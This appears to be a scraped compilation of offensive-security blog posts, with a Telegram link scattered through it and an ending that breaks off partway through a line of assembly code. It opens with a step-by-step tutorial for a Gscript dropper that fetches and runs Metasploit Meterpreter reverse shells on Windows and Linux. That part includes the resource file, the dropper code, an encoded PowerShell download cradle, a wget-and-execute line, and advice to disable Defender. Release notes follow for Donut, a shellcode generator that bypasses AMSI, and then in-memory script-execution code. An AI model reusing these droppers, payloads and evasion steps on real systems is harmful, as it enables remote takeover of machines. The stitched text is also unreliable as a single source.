$ git clone https://github.com/gen0cide/gscript.git

💡 ***The** ./shared/ **folder will be used as a shared folder between our containers and our host.***

Let's build the Gscript container with the latest code from the master branch.
I had to add an ENV variable line 13 to avoid system locales breaking the build. Keep in mind this might be coming from my end since my locale is in omelette du fromage FR.

🔷 **In the same shell, run the following:**

$ sed -i '13s/^/ENV DEBIAN_FRONTEND noninteractive /' gscript/build/Dockerfile

$ docker build -t gscript ./gscript/build/

Copy

If you wish to use the stable version instead, you can run:

$ docker pull gen0cide/gscript:v1

Copy

Metasploit

We're targeting both Windows x64 and Linux x64 using a Meterpreter reverse_tcp payload.
In the shared folder, let's create a Metasploit resource file to automate payload generation and callback listener.
Alternatively, you may also start ./msfconsole without any resource file and configure it manually.

🔷 **Open the new resource file:**

$ nano ./shared/msf_gscript.rc

Copy

Here are the options to set for Metasploit. You can edit and copy them directly to the resource file that we'll mount to the Metasploit container.

🔷 **Copy the following in the file, replace** YOUR-C2-EXT-IP**, save and exit:**

use exploit/multi/script/web_delivery

set LHOST YOUR-C2-EXT-IP

https://t.me/learningnets

show targets

set target 5

set payload windows/x64/meterpreter_reverse_tcp

set URIPATH delivery_tcp_windows

set LPORT 4444

set ReverseListenerBindPort 4444

set SRVPORT 8080

run

set target 6

set payload linux/x64/meterpreter_reverse_tcp

set URIPATH delivery_tcp_linux

set LPORT 4445

set ReverseListenerBindPort 4445

set SRVPORT 8081

run

🔷 **To run the container, execute the following on your Docker host:**

$ pwd # Check you're still in our ./gscript_tests/ folder

$ docker run -it -v `pwd`/shared:/shared -p4444:4444 -p8080:8080 -p4445:4445 -p8081:8081 metasploitframework/metasploit-framework bash

$ ./msfconsole -r /shared/msf_gscript.rc

Copy

You'll get an output showing you the payload URLs, and the associated command to run if you want to run the payload from shell directly.

Please note that we're generating a vanilla meterpreter which will get caught by Windows Defender. Be sure to turn Real-Time protection Off when performing these tests. Here's a nice documentation on evasion.

Gscript

Our Gscript file is basically JavaScript that can optionally import Golang modules. Gscript will look for a function called Deploy() **as entry point. Here are the general instructions of the code below:**

https://t.me/learningnets

- **We're first going to import the Golang** os **library to determine the host's OS, and setting a timeout.**
- **Our entry point, the Deploy() function will generate a random name for our incoming payload, and work out the temporary path based on the OS.**
- **Based on the OS, we build the payload's full path, and call the Drop() function.**
- **The Drop() function fetches the payload according to the URL defined for the target's OS, and writes it to the full path.**
- **The** G **object gives us access to the standard Gscript library.**
- **We return to the Deploy() function and execute the downloaded payload asynchronously.**

🔷 **Open a new shell to your Docker host. Open the new Gscript file:**

```
$ cd gscript_tests

$ nano ./shared/double_delivery.gs
```

Copy

🔷 **And paste the following, replacing** YOUR-C2-EXT-IP**, save and exit:**

```
//timeout:150

//go_import:os as os


function Drop(drop_url, fullpath) {


  var headers = {"User-Agent" : "Hello-Dont-Look-Thx"};


  drop = G.requests.GetURLAsBytes(drop_url, headers, true);

  errors = G.file.WriteFileFromBytes(fullpath, drop[1]);

  return true;

}




function Deploy() {

  var final_bin = G.rand.GetAlphaNumericString(6);

  var tmppath = os.TempDir();
```

https://t.me/learningnets

```
 // Define your Metasploit delivery URLs here
 var windows_url = "http://YOUR-C2-EXT-IP:8080/delivery_tcp_windows'";
 var linux_url = "http://YOUR-C2-EXT-IP:8081/delivery_tcp_linux";

 if (OS == "windows") {
   //if windows
   fullpath = tmppath+"\\"+final_bin+".exe";
   Drop(windows_url, fullpath);

 } else {
   //if linux or OSX
   fullpath = tmppath+"/"+final_bin;
   Drop(linux_url, fullpath);
 }

 var running = G.exec.ExecuteCommandAsync(fullpath, [""]);

 return true;
}
```

Copy

This is the condensed version. A version including error checks and console outputs can be found here

Let's launch the Gscript container we built earlier and mount our shared folder.

🔷 **In your terminal, launch:**

```
$ docker run -it -v `pwd`/shared:/shared gscript
```

Copy

When compiling the dropper, you can either choose to compile with obfuscation, disabling console and debug messages, or without obfuscation, enabling console messages. You can also enable upx compression, additional imports and more with build args. You can check out the documentation for compilation here.

🔷 **Compiling with obfuscation, suppressing console messages:**

```
$ gscript compile --output-file /shared/windows_dropper.exe --os windows
/shared/double_delivery.gs
```

https://t.me/learningnets

$ gscript compile --output-file /shared/linux_dropper.bin --os linux /shared/double_delivery.gs

Copy

🔷 **Or compiling without obfuscation, enabling console messages:**

$ gscript compile --output-file /shared/windows_dropper.exe --os windows --obfuscation-level 3 /shared/double_delivery.gs

$ gscript compile --output-file /shared/linux_dropper.bin --os linux --obfuscation-level 3 /shared/double_delivery.gs

Copy

Serving the dropper 💥

We can now exit the Gscript shell and serve the generated files to our targets. We're going to serve the payloads through a simple HTTP web server. In this case we're using Python 2, but you can now distribute the binaries in the shared/ **directory.**

🔷 **Exit the Gscript container, and run the following:**

[CTRL+d]

$ cd shared

$ python -m SimpleHTTPServer 9000

If using python3 as default:

$ python3 -m http.server 9000

Copy

Open your browser to http://YOUR-EXT-C2-IP:9000 on your target, download the appropriate dropper and hopefully you'll be getting a Meterpreter delivery and execution on two different OS from the same code base.

https://t.me/learningnets

```
LPORT => 4444
resource (/shared/msf_gscript.rc)> set ReverseListenerBindPort 4444
ReverseListenerBindPort => 4444
resource (/shared/msf_gscript.rc)> set SRVPORT 8080
SRVPORT => 8080
resource (/shared/msf_gscript.rc)> run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
resource (/shared/msf_gscript.rc)> set target 6
target => 6
resource (/shared/msf_gscript.rc)> set payload linux/x64/meterpreter_reverse_tcp
payload => linux/x64/meterpreter_reverse_tcp
resource (/shared/msf_gscript.rc)> set URIPATH delivery_tcp_linux
[-] Handler failed to bind to :4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Using URL: http://0.0.0.0:8080/delivery_tcp_windows
URIPATH => delivery_tcp_linux
resource (/shared/msf_gscript.rc)> set LPORT 4445
[*] Local IP: http://172.17.0.2:8080/delivery_tcp_windows
[*] Server started.
LPORT => 4445
[*] Run the following command on the target machine:
resource (/shared/msf_gscript.rc)> set ReverseListenerBindPort 4445
ReverseListenerBindPort => 4445
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQAL
BwAGUAXQA6ADoAVABsAHMAMQAyADsAJAB6AD0AIgBlAGMAaABvACAAKAAkAGUAbgB2ADoAdABlAG0AcAArACcAXABRAG0AOABYAGsAagBkAG8ALgBlAHgAZQAnACkAIgA7ACAAKABuAGUAdwAtAG8AYgBqAGUAYwB0
GUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwAxADYAMwAuADEANwAyAC4AMQA3ADMALgAxADkAMwA6ADgAMAA4ADAALwBkAGUAbABpAHYAZQByAHkAXwB0AGMAcABfAHc
awBlAC0AaQB0AGUAbQAgACQAegA=
resource (/shared/msf_gscript.rc)> set SRVPORT 8081
SRVPORT => 8081
resource (/shared/msf_gscript.rc)> run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to :4445:-  -
[*] Started reverse TCP handler on 0.0.0.0:4445
[*] Using URL: http://0.0.0.0:8081/delivery_tcp_linux
[*] Local IP: http://172.17.0.2:8081/delivery_tcp_linux
[*] Server started.
[*] Run the following command on the target machine:
wget -qO SRDp1BmV --no-check-certificate http://1 :8081/delivery_tcp_linux; chmod +x SRDp1BmV; ./SRDp1BmV& disown
msf5 exploit(multi/script/web_delivery) > [*]   web_delivery - Delivering Payload (207872 bytes)
[*] Meterpreter session 1 opened (172.17.0.2:4444 -> :64281) at 2020-06-03 21:00:05 +0000
[*]   web_delivery - Delivering Payload (1036536 bytes)
[*] Meterpreter session 2 opened (172.17.0.2:4445 -> :52336) at 2020-06-03 21:00:22 +0000
sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                                            Connection
  --  ----  ----                     -----------                                                            ----------
  1         meterpreter x64/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10                                       172.17.0.2:4444 -> :64281 (10.0.2.15)
  2         meterpreter x64/linux    root @ scw-thirsty-feynman (uid=0, gid=0, euid=0, egid=0) @ 10.68.66.23  172.17.0.2:4445 -> :52336 (::1)

msf5 exploit(multi/script/web_delivery) >
```

Both platforms calling back after using Gscript as dropper

Going further

Now that we can easily deploy C2s, wouldn't it be nice if we could have clean way of creating redirectors, proxies or fronting technics, with repeatable deployment configuration?

If that tickles your fancy, be sure to check out my previous post; Introduction to Modern Routing for Red Team Infracture for doing just that. It comes with a clean interface for monitoring your services too!

Donut v0.9.2 "Bear Claw" - JScript/VBScript/XSL/PE Shellcode and Python Bindings

TLDR: Version v0.9.2 "Bear Claw" of Donut has been released, including shellcode generation from many new types of payloads (JScript/VBScript/XSL and unmanaged DLL/PEs), executing from RX memory, and Python bindings for dynamic shellcode generation.

Introduction

Donut is a shellcode generation tool created to generate native shellcode payloads from .NET Assemblies. This shellcode may be used to inject the Assembly into arbitrary Windows processes. Given an arbitrary .NET Assembly, parameters, and an entry point (such as Program.Main), it produces position-independent shellcode that loads the Assembly from memory.

Today, we are releasing a version that adds the capability to generate shellcode from other types of payloads. It also includes (long awaited) Python bindings, a new safety option, and many small miscellaneous improvements.

Module Types

https://t.me/learningnets

If you have wondered why we have not yet release v1.0, it is because we went down a rabbit hole.

We realized that, fundamentally, Donut is not just a tool for generating shellcode from .NET Assemblies but it can also be used as a framework for generating shellcode from arbitrary payload types. It is composed of the following elements:

- N # of loaders for specific payload types.
- Payload.c, which dynamically determines the payload type, loads it with the appropriate loader logic, and performs other functionalities such as decrypting the payload, running bypasses, and cleaning up memory.
- Exe2h.c, which extracts code from the .text section of payload.exe and saves it to a C array to be used in building the final PIC.
- Donut.c, the generator that transforms your payload into a Donut Module (your payload, and everything about it), creates a Donut Instance (an encrypted data structure that is the unit of execution for the Donut loader), and the PIC of Payload.exe with a Donut Config (tells the loader where to find the Instance) in order to produce the final shellcode.

To demonstrate the capabilities of this framework, we added several new Module types. All of them are types of payloads that enable similar tradecraft to generating shellcode from .NET Assemblies. At this time, we do not plan on adding additional module types to Donut. Those included in this release are sufficient to demonstrate the potential of the framework. With the examples and documentation that we have provided, you should have everything that you need to integrate a new loader and generate shellcode from your favorite type of payload. However, I leave open the possibility that we may go down additional rabbit holes in the future. :-)

VBScript/JScript (IActiveScript)

In ancient eras (before PowerShell) there was Visual Basic. Designed as an object-oriented scripting language for Windows operating systems, it became a universal tool for administrators seeking to avoid the hell that is Batch scripting. People liked Visual Basic. They liked it waaaaay toooooo muuuuuch. So Microsoft integrated it into everything. *everything*. And they made variants of it. *so many variants*. One of those variants was VBScript, which used COM to access and manage many components of the operating system. As with anything useful for admins, it was quickly adopted by malware authors. Recently, it has regained

https://t.me/learningnets

popularity in offensive tooling due to the amount of ways it can be loaded from memory or through application whitelisting bypasses.

Its better-bred cousin is JScript, the bastard child of JavaScript, COM, and .NET. Like VBScript, it also has free reign of the COM APIs, is sort of interoperable with .NET, and can be loaded from memory. Microsoft created it to act as either a web scripting language (for Internet Explorer) or client-side scripting language for system administrators. Shockingly, malware authors decided to abuse it for browser breakouts and RATs.

Both languages have access to the Windows Scripting Host, a system that allows them access to operating system features like running shell commands. Between their access to managed and unmanaged APIs, COM, and tons of other useful/dangerous tools, they have each provided powerful platforms for obtaining initial access and running post-exploitation scripts. This has made them weapons of choice in many payload types like SCT, XML, and HTA through a variety of execution vectors.

Both JScript and VBScript are based on a generic scripting framework called ActiveScript built on a combination of COM and OLE Automation. Developers could also create additional scripting languages through COM modules, leading to Active implementations of third-party languages like Perl and Python. The Active Script engine is exposed through the COM interface IActiveScript, which allows the user to execute arbitrary scripting code through any installed Active Script language module. We wrote a wrapper for it that allows you to load any ActiveScript-compatible scripting language from memory.

All this to say: you can now take your existing JScript/VBScript payloads and execute them through shellcode. We go ahead and disable AMSI for you, and ensure that Device Guard won't prevent dynamic code execution.

If you would like to learn more about how this works, you can read the related blog post by Odzhan.

XSL (Microsoft.XMLDom)

XSL files are XML files that can contain executable scripts. Theoretically, they are supposed to be used to transform the representation of data in XML. Microsoft built many tools and utilities for executing XSLT (XSL Transforms) into the Windows OS. Practically, however, they are mostly used as payloads by malware authors. Perhaps the most well-known example is the now-patched-ish Squiblytwo Application Whitelisting Bypass that could execute remotely-hosted code from memory.

The Microsoft.XMLDOM COM object allows for XSL transformation. It can either execute XSL from disk or from memory, containing JScript, VBScript, or C#. For v0.9.2 of Donut, we have created a module type that utilizes this COM object to load and execute XSL files from memory. Any script that can normally execute through that COM object should be viable as a payload for Donut. *Please note, there are slight differences in how Microsoft.XMLDOM and WMIC.exe transform XSL that I have not fully explored.* If you would like to learn more about how this works, you can read the related blog post by Odzhan.

I feel that I must bring up the question: Is this useful? Honestly, I'm not sure that it is. But it was relatively easy to get working, nobody else has done it before, and we finished it before the IActiveScript loader (which is probably more useful), so why throw out the functionality? If

https://t.me/learningnets

for some strange reason you DO want to execute XSL files through shellcode, then that is now a thing that you can do. You strange, strange person.

Unmanaged DLLs / EXEs

If you are a more normal person, you may want to execute unmanaged DLLs and EXEs instead.

Using the standard format of Windows executables, unmanaged PE files are a simple unit of execution for exploits and post-exploitation payloads. However, their severe disadvantage is that they are designed to be run from disk by the Windows loader. Modern offensive tradecraft hopes to presume that all payloads are run from memory, rather than from disk. As such, there is a long history of tool creators crafting various means by which to load PEs from memory. Some people convert them to shellcode, others write PE loaders, we have done both at the same time. We wrote a PE loader, that is itself converted to shellcode. Your PE is wrapped in an encrypted Donut Module and can be loaded from memory like any other Module type.

By default, the PE loader will execute whatever the Entry Point of your executable is (as specified by the PE headers). For EXEs, that is the main entry point. For DLLs, that would be DLLMain with DLL_PROCESS_ATTACH. For DLLs, you may optionally specify an exported function and pass in parameters as strings.

Generating shellcode for PE files works similar to Assemblies. If you wish to specify any exported function and parameters you may do so.

```
.\donut.exe -f .\payload\test\hello.dll -p hello1,hello2,hello3,hello4, -m DonutAPI
```

To use the default EntryPoint, simply specify the file:

```
.\donut.exe -f .\payload\test\hello.dll
```

If you would like to learn more about how this works, you can read this blog post by Odzhan.

Caution: Beyond Here Be Dragons

https://t.me/learningnets

I must state a very important caveat for this PE Loader: *We run whatever code you tell us to run. Whether that code is reliable is up to you.*

There are inherant dangers to injecting PE files into processes. DLLs are usually not very dangerous, but EXEs are risky. If your EXE tries to use any Windows subsystem or exit the process, *it will do exactly that.* None of the safety mechanisms in .NET exist when executing unmanaged code. So, if you inject an EXE into a GUI process (one with existing windows) that was designed to be used as a console application and it therefore attempts to use the subsystems for console output, it may crash the process. The reverse is also true. Simply put, Your Mileage May Vary with injecting PE files. We cannot provide you with any protections or extra reliability when we execute your code. Generating the shellcode is up to us. Injecting it safely is up to you. :-)

Memory Permissions

An undocumented "feature" of previous Donut versions was that its shellcode only ran from RWX memory. If you attempted to execute it from RX memory then it would crash… as multiple people messaged me about. :-D We fixed that for Donut v0.9.2. You may now pretend that you are not as evil as you are.

The first bit of Donut shellcode allocates RW memory in the current process. It performs all decryption and other tasking that needs to execute from W memory from there, then continues to execute appropriately. As such, the actual payload needs only to be run from RX memory.

Donut API

We did not want to add additional wrappers or generators (Python, C#, etc.) for Donut until our API had been stabilized. At this point, we consider it stable enough to move forward with those plans. Many small fixes, improvements, and changes were made to the inner workings of Donut for v0.9.2. Too many to detail. Overall, the API and its internals have been cleaned up and should be more future-proof than before.

Command Addition - Bypass Failure Handling

Other than adding new types of payloads, we added one small feature to Donut. A -b option that can prevent the payload from being loaded if the bypasses fail to execute for any reason. We do not know of any AV or EDR that currently prevents our bypasses. But if they fail for any

https://t.me/learningnets

reason then you can reduce the likelihood of detection by ensuring that your payload is not passed to AMSI. The full set of options are below.

-b <level> Bypass AMSI/WLDP : 1=skip, 2=abort on fail, 3=continue on fail.(default)

Python Bindings

Demonstrating our API is a new Python 3 binding for Donut written by Marcello Salvati (byt3bl33d3r). It exposes Donut's DonutCreate API call to Python code, allowing for dynamic generation of Donut shellcode with all of the normal features. He also added support for PyPi, meaning that you can install Donut locally or from the PyPi repositories using pip3.

Installing the Donut module from the current directory:

```
PS C:\Testing\Temp\donut> pip install .
Processing c:\testing\temp\donut
Building wheels for collected packages: donut-shellcode
  Building wheel for donut-shellcode (setup.py) ... done
  Stored in directory: C:\Users\user\AppData\Local\Temp\pip-ephem-wheel-cache-it8x766o\wheels\20\ac\a9\a828e603e47322093
79d5ff7bd537376340ab85a4455d3f8cb
Successfully built donut-shellcode
Installing collected packages: donut-shellcode
  Found existing installation: donut-shellcode 0.9.2
    Uninstalling donut-shellcode-0.9.2:
      Successfully uninstalled donut-shellcode-0.9.2
Successfully installed donut-shellcode-0.9.2
WARNING: You are using pip version 19.1.1, however version 19.2.3 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.
PS C:\Testing\Temp\donut> python
Python 3.7.3 (v3.7.3:ef4ec6ed12, Mar 25 2019, 22:22:05) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import donut
```

Installing the Donut module from the PyPi repostiory:

```
C:\Users\user>pip install donut-shellcode
Collecting donut-shellcode
Installing collected packages: donut-shellcode
Successfully installed donut-shellcode-0.9.2
WARNING: You are using pip version 19.1.1, however version 19.2.3 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.

C:\Users\user>
```

Examples

```
Python 3.7.3 (v3.7.3:ef4ec6ed12, Mar 25 2019, 22:22:05) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import donut
>>> shellcode = donut.create(file=r"C:\Tools\Source\Repos\donut\payload\test\hello.dll")
>>> len(shellcode)
126737
>>>
```

Creating shellcode from JScript/VBScript.

shellcode = donut.create(file=r"C:\\Tools\\Source\\Repos\\donut\\calc.js")

f = open("shellcode.bin", "wb")

f.write(shellcode)

f.close()

Creating shellcode from an XSL file that pops up a calculator.

shellcode = donut.create(file=r"C:\\Tools\\Source\\Repos\\donut\\calc.xsl")

Creating shellcode from an unmanaged DLL. Invokes DLLMain.

https://t.me/learningnets

shellcode = donut.create(file=r"C:\Tools\Source\Repos\donut\payload\test\hello.dll")

Creating shellcode from an unmanaged DLL, using the exported function DonutAPI, and passing in 4 parameters.

shellcode = donut.create(file=r"C:\Tools\Source\Repos\donut\payload\test\hello.dll", params = "hello1,hello2,hello3,hello4", method="DonutAPI")

And, of course, creating shellcode from a .NET Assembly, specifying many options.

shellcode = donut.create(file=r"C:\Tools\Source\Repos\donut\DemoCreateProcess\bin\Release\ClassLibrary.dll", params="notepad.exe,calc.exe", cls="TestClass", method="RunProcess", arch=1, appdomain="TotallyLegit")

The full documentation for these Python bindings can be found in our docs folder.

MSVC Compatability

Due to recent changes in the MSVC compiler, we will only support 2019 and later versions of MSVC in future versions of Donut. Mingw support will remain the same.

Conclusion

What's next? In the short-term, we are taking a break from Donut until Octoberish. Both Odzhan and I are working on seperate process injection libraries. His will be an awesome library of techniques. Mine will be a small set of implementations for SharpSploit that are designed to be as reliable, safe, and flexible as possible. Afterwards, we will resume work towards v1.0 of Donut.

https://thewover.github.io/Bear-Claw/

Shellcode: In-Memory Execution of JavaScript, VBScript, JScript and XSL

Introduction

A DynaCall() Function for Win32 was published in the August 1998 edition of Dr.Dobbs Journal. The author, Ton Plooy, provided a function in C that allows an interpreted language such as VBScript to call external DLL functions via a registered COM object. An Automation Object for Dynamic DLL Calls published in November 1998 by Jeff Stong built upon this work to provide a more complete project which he called DynamicWrapper. In 2011, Blair Strang wrote a tool called vbsmem that used DynamicWrapper to execute shellcode from VBScript. DynamicWrapper was the source of inspiration for another tool called DynamicWrapperX that appeared in 2008 and it too was used to execute shellcode from VBScript by Casey Smith.

The May 2019 update of Defender Application Control included a number of new policies, one of which is "COM object registration". Microsoft states the purpose of this policy is to enforce "a built-in allow list of COM object registrations to reduce the risk introduced from certain powerful COM objects." Are they referring to DynamicWrapper? Possibly, but what about unregistered COM objects? Robert Freeman/IBM demonstrated in 2007 that unregistered COM objects may be useful for obfuscation purposes. His Virus Bulletin presentation Novel code obfuscation with COM doesn't provide any proof-of-concept code, but does demonstrate the potential to misuse the IActiveScript interface for Dynamic DLL calls without COM registration.

https://t.me/learningnets

Windows Script Host (WSH)

WSH is an automation technology available since Windows 95 that was popular among developers prior to the release of the .NET Framework in 2002. It was primarily used for generation of dynamic content like Active Server Pages (ASP) written in JScript or VBScript. As .NET superseded this technology, much of the wisdom developers acquired about Active Scripting up until 2002 slowly disappeared from the internet. One post that was recommended quite frequently on developer forums is the Active X FAQ by Mark Baker, which answers most questions developers have about the IActiveScript interface.

Enumerating Script Engines

Can be performed in at least two ways.

1. Each Class Identifier in HKEY_CLASSES_ROOT\CLSID\ that contains a subkey called OLEScript can be used with Windows Script Hosting.

2. The Component Categories Manager can enumerate CLSID for category identifiers CATID_ActiveScript or CATID_ActiveScriptParse.

Below is a snippet of code for displaying active script engines using the second approach. See full version here.

```
void DisplayScriptEngines(void) {
  ICatInformation *pci = NULL;
  IEnumCLSID      *pec = NULL;
  HRESULT         hr;
  CLSID           clsid;
  OLECHAR         *progID, *idStr, path[MAX_PATH], desc[MAX_PATH];

  // initialize COM
  CoInitialize(NULL);

  // obtain component category manager for this machine
  hr = CoCreateInstance(
    CLSID_StdComponentCategoriesMgr,
    0, CLSCTX_SERVER, IID_ICatInformation,
    (void**)&pci);

  if(hr == S_OK) {
    // obtain list of script engine parsers
```

https://t.me/learningnets

```
      hr = pci->EnumClassesOfCategories(
        1, &CATID_ActiveScriptParse, 0, 0, &pec);

      if(hr == S_OK) {
        // print each CLSID and Program ID
        for(;;) {
          ZeroMemory(path, ARRAYSIZE(path));
          ZeroMemory(desc, ARRAYSIZE(desc));

          hr = pec->Next(1, &clsid, 0);
          if(hr != S_OK) {
            break;
          }
          ProgIDFromCLSID(clsid, &progID);
          StringFromCLSID(clsid, &idStr);
          GetProgIDInfo(idStr, path, desc);

          wprintf(L"\n*************************************\n");
          wprintf(L"Description : %s\n", desc);
          wprintf(L"CLSID       : %s\n", idStr);
          wprintf(L"Program ID  : %s\n", progID);
          wprintf(L"Path of DLL : %s\n", path);

          CoTaskMemFree(progID);
          CoTaskMemFree(idStr);
        }
        pec->Release();
      }
      pci->Release();
    }
}
```

https://t.me/learningnets

The output of this code on a system with ActivePerl and ActivePython installed :

****

Description : JScript Language

CLSID   : {16D51579-A30B-4C8B-A276-0FF4DC41E755}

Program ID : JScript

Path of DLL : C:\Windows\System32\jscript9.dll

****

Description : XML Script Engine

CLSID   : {989D1DC0-B162-11D1-B6EC-D27DDCF9A923}

Program ID : XML

Path of DLL : C:\Windows\System32\msxml3.dll

****

Description : VB Script Language

CLSID   : {B54F3741-5B07-11CF-A4B0-00AA004A55E8}

Program ID : VBScript

Path of DLL : C:\Windows\System32\vbscript.dll

****

Description : VBScript Language Encoding

CLSID   : {B54F3743-5B07-11CF-A4B0-00AA004A55E8}

Program ID : VBScript.Encode

Path of DLL : C:\Windows\System32\vbscript.dll

****

Description : JScript Compact Profile (ECMA 327)

CLSID   : {CC5BBEC3-DB4A-4BED-828D-08D78EE3E1ED}

Program ID : JScript.Compact

Path of DLL : C:\Windows\System32\jscript.dll

https://t.me/learningnets

****

Description : Python ActiveX Scripting Engine

CLSID : {DF630910-1C1D-11D0-AE36-8C0F5E000000}

Program ID : Python.AXScript.2

Path of DLL : pythoncom36.dll

****

Description : JScript Language

CLSID : {F414C260-6AC0-11CF-B6D1-00AA00BBBB58}

Program ID : JScript

Path of DLL : C:\Windows\System32\jscript.dll

****

Description : JScript Language Encoding

CLSID : {F414C262-6AC0-11CF-B6D1-00AA00BBBB58}

Program ID : JScript.Encode

Path of DLL : C:\Windows\System32\jscript.dll

****

Description : PerlScript Language

CLSID : {F8D77580-0F09-11D0-AA61-3C284E000000}

Program ID : PerlScript

Path of DLL : C:\Perl64\bin\PerlSE.dll

The PerlScript and Python scripting engines are provided by ActiveState. I would recommend using {16D51579-A30B-4C8B-A276-0FF4DC41E755} for JavaScript.

C Implementation of IActiveScript

During research into IActiveScript, I found COM in plain C, part 6 by Jeff Glatt to be helpful. The following code is the bare minimum required to execute VBS/JS files and does not support WSH objects. See here for the full source.

```
VOID run_script(PWCHAR lang, PCHAR script) {

   IActiveScriptParse     *parser;

   IActiveScript          *engine;
```

https://t.me/learningnets

```
MyIActiveScriptSite    mas;
IActiveScriptSiteVtbl  vft;
LPVOID                 cs;
DWORD                  len;
CLSID                  langId;
HRESULT                hr;

// 1. Initialize IActiveScript based on language
CLSIDFromProgID(lang, &langId);
CoInitializeEx(NULL, COINIT_MULTITHREADED);

CoCreateInstance(
  &langId, 0, CLSCTX_INPROC_SERVER,
  &IID_IActiveScript, (void **)&engine);

// 2. Query engine for script parser and initialize
engine->lpVtbl->QueryInterface(
   engine, &IID_IActiveScriptParse,
   (void **)&parser);

parser->lpVtbl->InitNew(parser);

// 3. Initialize IActiveScriptSite interface
vft.QueryInterface     = (LPVOID)QueryInterface;
vft.AddRef             = (LPVOID)AddRef;
vft.Release            = (LPVOID)Release;
vft.GetLCID            = (LPVOID)GetLCID;
vft.GetItemInfo        = (LPVOID)GetItemInfo;
vft.GetDocVersionString = (LPVOID)GetDocVersionString;
vft.OnScriptTerminate  = (LPVOID)OnScriptTerminate;
vft.OnStateChange      = (LPVOID)OnStateChange;
```

https://t.me/learningnets

```
vft.OnScriptError      = (LPVOID)OnScriptError;
vft.OnEnterScript      = (LPVOID)OnEnterScript;
vft.OnLeaveScript      = (LPVOID)OnLeaveScript;

mas.site.lpVtbl    = (IActiveScriptSiteVtbl*)&vft;
mas.siteWnd.lpVtbl  = NULL;
mas.m_cRef         = 0;

engine->lpVtbl->SetScriptSite(
   engine, (IActiveScriptSite *)&mas);

// 4. Convert script to unicode and execute
len = MultiByteToWideChar(
  CP_ACP, 0, script, -1, NULL, 0);

len *= sizeof(WCHAR);

cs = malloc(len);

len = MultiByteToWideChar(
  CP_ACP, 0, script, -1, cs, len);

parser->lpVtbl->ParseScriptText(
    parser, cs, 0, 0, 0, 0, 0, 0, 0, 0);

engine->lpVtbl->SetScriptState(
    engine, SCRIPTSTATE_CONNECTED);

// 5. cleanup
parser->lpVtbl->Release(parser);
engine->lpVtbl->Close(engine);
```

https://t.me/learningnets

```
    engine->lpVtbl->Release(engine);

    free(cs);

}
```

x86 Assembly

Just for illustration, here's something similar in x86 assembly with some limitations imposed: The script should not exceed 64KB, the UTF-16 conversion only works with ANSI(latin alphabet) characters, and the language (VBS or JS) must be predefined before assembling. When declaring a local variable on the stack that exceeds 4KB, compilers such as GCC and MSVC insert code to perform stack probing which allows the kernel to expand the amount of stack memory available to a thread. There are of course compiler/linker switches to increase the reserved size if you wanted to prevent stack probing, but they are rarely used in practice. Each thread on Windows initially has 16KB of stack available by default as you can see by subtracting the value of StackLimit from StackBase found in the Thread Environment Block (TEB).

```
0:004> !teb

TEB at 000000f4018bf000

    ExceptionList:        0000000000000000

    StackBase:            000000f401c00000

    StackLimit:           000000f401bfc000

    SubSystemTib:         0000000000000000

    FiberData:            0000000000001e00

    ArbitraryUserPointer: 0000000000000000

    Self:                 000000f4018bf000

    EnvironmentPointer:   0000000000000000

    ClientId:             0000000000001940 . 000000000000067c

    RpcHandle:            0000000000000000

    Tls Storage:          0000000000000000

    PEB Address:          000000f40185a000

    LastErrorValue:       0

    LastStatusValue:      0

    Count Owned Locks:    0

    HardErrorMode:        0


0:004> ? 000000f401c00000 - 000000f401bfc000
```

https://t.me/learningnets

Evaluate expression: 16384 = 00000000`00004000

The assembly code initially used VirtualAlloc to allocate enough space, but since this code is unlikely to be used for anything practical, the stack is used instead.

```
; In-Memory execution of VBScript/JScript using 392 bytes of x86 assembly
; Odzhan

    %include "ax.inc"

    %define VBS

    bits   32

    %ifndef BIN
      global run_scriptx
      global _run_scriptx
    %endif

run_scriptx:
_run_scriptx:
    pop    ecx           ; ecx = return address
    pop    eax           ; eax = script parameter
    push   ecx           ; save return address
    cdq                  ; edx = 0
    ; allocate 128KB of stack.
    push   32            ; ecx = 32
    pop    ecx
    mov    dh, 16        ; edx = 4096
    pushad               ; save all registers
    xchg   eax, esi      ; esi = script
alloc_mem:
    sub    esp, edx      ; subtract size of page
```

https://t.me/learningnets

```
    test   [esp], esp      ; stack probe
    loop   alloc_mem       ; continue for 32 pages
    mov    edi, esp        ; edi = memory
    xor    eax, eax
utf8_to_utf16:             ; YMMV. Prone to a stack overflow.
    cmp    byte[esi], al   ; ? [esi] == 0
    movsb                  ; [edi] = [esi], edi++, esi++
    stosb                  ; [edi] = 0, edi++
    jnz    utf8_to_utf16   ;
    stosd                  ; store 4 nulls at end
    and    edi, -4         ; align by 4 bytes
    call   init_api        ; load address of invoke_api onto stack
    ; *******************************
    ; INPUT: eax contains hash of API
    ; Assumes DLL already loaded
    ; No support for resolving by ordinal or forward references
    ; *******************************
invoke_api:
    pushad
    push   TEB.ProcessEnvironmentBlock
    pop    ecx
    mov    eax, [fs:ecx]
    mov    eax, [eax+PEB.Ldr]
    mov    edi, [eax+PEB_LDR_DATA.InLoadOrderModuleList + LIST_ENTRY.Flink]
    jmp    get_dll
next_dll:
    mov    edi, [edi+LDR_DATA_TABLE_ENTRY.InLoadOrderLinks + LIST_ENTRY.Flink]
get_dll:
    mov    ebx, [edi+LDR_DATA_TABLE_ENTRY.DllBase]
    mov    eax, [ebx+IMAGE_DOS_HEADER.e_lfanew]
    ; ecx = IMAGE_DATA_DIRECTORY[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress
```

https://t.me/learningnets

```
    mov    ecx, [ebx+eax+IMAGE_NT_HEADERS.OptionalHeader + \
